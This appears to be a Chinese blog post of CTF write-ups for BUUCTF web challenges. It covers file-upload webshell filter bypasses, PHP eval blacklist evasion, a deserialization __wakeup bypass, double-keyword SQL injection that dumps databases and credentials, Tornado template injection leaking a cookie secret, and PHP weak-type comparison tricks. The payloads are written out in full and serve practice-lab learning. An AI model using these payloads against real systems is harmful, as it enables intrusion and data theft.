BUUCTF web（二）


原创

1ZAYAK1 于 2021-10-21 01:05:32 发布 1221 收藏

分类专栏： 刷题笔记 文章标签： 前端 安全 php

[极客大挑战 2019]Upload


upload想到了文件上传漏洞，先传个一句话木马试试，php和图片马都不行



试一下phtml，phtml一般是指嵌入了php代码的html文件，但是同样也会作为php解析

也不行，抓包改一下Content-Type

不让用<?，那就换一种



。。。。

再加个文件头

GIF89a

OK了，猜测路径应该在/upload里面

蚁剑连上找到根目录下的flag

```
/flag
1  flag{77a23ea6-3af5-45d6-8e5b-e9079d5b05e6}
2
```

[RoarCTF 2019]Easy Calc

源码发现

```php
<?php
error_reporting(0);
if(!isset($_GET['num'])){
    show_source(__FILE__);
}else{
        $str = $_GET['num'];
        $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]','\$','\\','\^'];
        foreach ($blacklist as $blackitem) {
                if (preg_match('/' . $blackitem . '/m', $str)) {
                        die("what are you want to do?");
                }
        }
        eval('echo '.$str.';');
}
?>
```

是可以绕过的

```
3/calc.php?%20num=phpinfo()
```

PHP Version 7.0.30-0ubuntu0.16.04.1

System	Linux 70d2cd272c21 4.19.164-0419164-generic #202012300642 SMP Wed Dec 30 12:21:09 UTC 202 x86_64
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-curl.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-fileinfo.ini, /etc/php/7.0/apache2/conf.d/20-ftp.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini,

在这里说一下，这个空格让waf找不到变量但是php解析的时候可以找到

扫根目录下的所有文件，使用scandir("/"),但是“/”被过滤了，所以我们用chr(“47”)绕过

payload:?%20num=var_dump(scandir(chr(47)))

```
array(24) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(10) ".dockerenv" [3]=> string(3) "bin" [4]=> string(4) "boot" [5]=> string(3) "dev" [6]=> string(3) "etc" [7]=> string(5) "f1agg" [8]=> string(4) "home" [9]=> string(3) "lib" [10]=> string(5) "lib64" [11]=> string(5) "media" [12]=> string(3) "mnt" [13]=> string(3) "opt" [14]=> string(4) "proc" [15]=> string(4) "root" [16]=> string(3) "run" [17]=> string(4) "sbin" [18]=> string(3) "srv" [19]=> string(8) "start.sh" [20]=> string(3) "sys" [21]=> string(3) "tmp" [22]=> string(3) "usr" [23]=> string(3) "var" }
```


然后读flag

payload:?%20num=file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103))

chr(47).chr(102).chr(49).chr(97).chr(103).chr(103) = 》 /f1agg

[ACTF2020 新生赛]Upload


f12把前端检查删掉然后直接传phtml，然后蚁剑连




[极客大挑战 2019]PHP

dirsearch扫

```
./dirsearch.py -u http://887b5639-b212-41c1-92e1-ede64684467d.node4.buuoj.cn:81/ -e php
```



打开之后看看index.php



```
include 'class.php';
$select = $_GET['select'];
$res=unserialize(@$select);
?>
```

在class.php中会以get方式接受变量select，并且反序列化这个叫select的字符串

再来看看class.php里

```php
<?php
include 'flag.php';


error_reporting(0);


class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }

    function __wakeup(){
        $this->username = 'guest';
    }

    function __destruct(){
        if ($this->password != 100) {
            echo "</br>NO!!!hacker!!!</br>";
            echo "You name is: ";
            echo $this->username;echo "</br>";
            echo "You password is: ";
            echo $this->password;echo "</br>";
            die();
        }
        if ($this->username === 'admin') {
            global $flag;
            echo $flag;
        }else{
            echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
            die();



        }
    }
}
?>
```

只有当username=admin且password=100才会输出flag，但是要想办法绕过wakeup函数，否则会把username赋值成guest

那么首先赋值并序列化看看

```php
$a = new Name('admin', 100);
echo serialize($a)
```

O:4:“Name”:2:{s:14:“Nameusername”;s:5:“admin”;s:14:“Namepassword”;i:100;}

当属性个数大于实际时wakeup会被绕过，那么改成

O:4:“Name”:3:{s:14:“Nameusername”;s:5:“admin”;s:14:“Namepassword”;i:100;}

但是注意到变量是private类型的，所以要加上 %00（url编码过后的，实际上是0x00，echo输出碰见是空就过去了，我们要手动加上）

O:4:“Name”:3:{s:14:"%00Name%00username";s:5:“admin”;s:14:"%00Name%00password";i:100;}


payload：?select=O:4:“Name”:3:{s:14:"%00Name%00username";s:5:“admin”;s:14:"%00Name%00password";i:100;}

拿来吧你！

BUUCTF-[极客大挑战 2019]BabySQL

过滤了是吧，看看你都过滤啥了

?username=admin&password=1+%27+union+select+1+%23




就给我剩个1 #，union和select都被过滤了是吧

双写试试（replace查到过滤的字符串然后替换为空【我猜的】）

1 ’ uniunionon selselectect 1 #


绕过了，但是列数不对

试到3的时候对了




开始整活儿，看看数据库版本

1 ’ uniunionon selselectect 1,version(),@@version_compile_os#




继续

1 ’ uniunionon selselectect 1,database(),user()#



当前库为geek，爆一下所有库

1’ ununionion seselectlect 1,2,group_concat(schema_name)frfromom (infoorrmation_schema.schemata) #




这么多库，先看看ctf里面

爆表名


1’ ununionion seselectlect 1,group_concat(table_name),table_name frfromom infoorrmation_schema.tables whewherere table_schema=‘geek’#

爆列名

1’ ununionion seselectlect 1,2, group_concat(column_name) frfromom infoorrmation_schema.columns whwhereere table_name=‘b4bsql’#



后面跟lovesql很像了
1’ ununionion seselectlect 1,database(),group_concat(id,username,passwoorrd) frofromm b4bsql#
拿来吧你！



[ACTF2020 新生赛]BackupFile

./dirsearch.py -u http://f17406d8-e02f-4041-b7d0-61291ea70c7f.node4.buuoj.cn:81/ -e php

扫出来index.php.bak，下载到本地看看源码

```php
<?php
include_once "flag.php";

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}
```

get一个变量key，如果不是数字或数字字符串就exit，然后返回变量的整数值，如果key==str就输出flag

传123就好（注意是==）

```
flag{2689324b-d890-41fc-b454-c2e43892a81c}
```

[护网杯 2018]easy_tornado

/flag.txt
/welcome.txt
/hints.txt

三个链接的内容：

```
flag in /fllllllllllllag
render
md5(cookie_secret+md5(filename))
```

render是python中的一个渲染函数，也就是一种模板，通过调用的参数不同，生成不同的网页 render配合Tornado使用。

Tornado是一种 Web 服务器软件的开源版本。Tornado 和现在的主流 Web 服务器框架（包括大多数 Python 的框架）有着明显的区别：它是非阻塞式服务器，而且速度相当快。

在tornado模板中，存在一些可以访问的快速对象,这里用到的是handler.settings，handler 指向RequestHandler，而RequestHandler.settings又指向self.application.settings，所以handler.settings就指向

RequestHandler.application.settings了，这里面就是我们的一些环境变量

payload：error?msg={{handler.settings}}

‘cookie_secret’: ‘2785c1f6-7f9e-43f7-a518-c414b3f67235’

/fllllllllllllag md5加密后 3bf9f6cf685a6dd8defadabfb41a03a1

手动加密或者写脚本加密：

e0006bc385616ba60beedca48edce680


拿来吧你（我fllllllllllag带着.txt试了半天对不起我是傻子orz）


模板注入。。嗯。。学到了

/fllllllllllllag
flag{e28b6f99-ed27-48b0-bd33-012e5d191bbb}

[极客大挑战 2019]BuyFlag

管我要好多钱还有正确的password






看了看源码

```
    </body>
<!--
    ~~~post money and password~~~
if (isset($_POST['password'])) {
    $password = $_POST['password'];
    if (is_numeric($password)) {
        echo "password can't be number</br>";
    }elseif ($password == 404) {
        echo "Password Right!</br>";
    }
}
```


弱类型比较嘛，post一个password=404a试试



hackbar没反应。。。抓包吧

```
POST /pay.php HTTP/1.1
Host: 205bcdc0-c188-471a-b04c-d8203982cebe.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 13
Origin: http://205bcdc0-c188-471a-b04c-d8203982cebe.node4.buuoj.cn:81
Connection: keep-alive
Referer: http://205bcdc0-c188-471a-b04c-d8203982cebe.node4.buuoj.cn:81/pay.php
Cookie: user=0
Upgrade-Insecure-Requests: 1

password=404a
```

嘶。。。。

Only Cuit's students can buy the FLAG

user改成1试一下

```
you are Cuiter</br>Password Right!</br>Pay for the flag!!!hacker!!!</br>
```

果然那个user是判断我是不是那个学校学生的

让我付钱。。。再加一个money=100000000试试

```
<hr />
<p>
you are Cuiter</br>Password Right!</br>Nember lenth is too long</br>
</p>
```

太长0.0，科学计数法试试

```
you are Cuiter</br>Password Right!</br>flag{55da6af0-90e9-4235-934b-bb9b60fb833e}
</br>
```

拿来吧你

看了别的师傅的方法还能利用strcmp函数特性绕过，用money[]=1000000000，不过好像只适用于5.3之前的php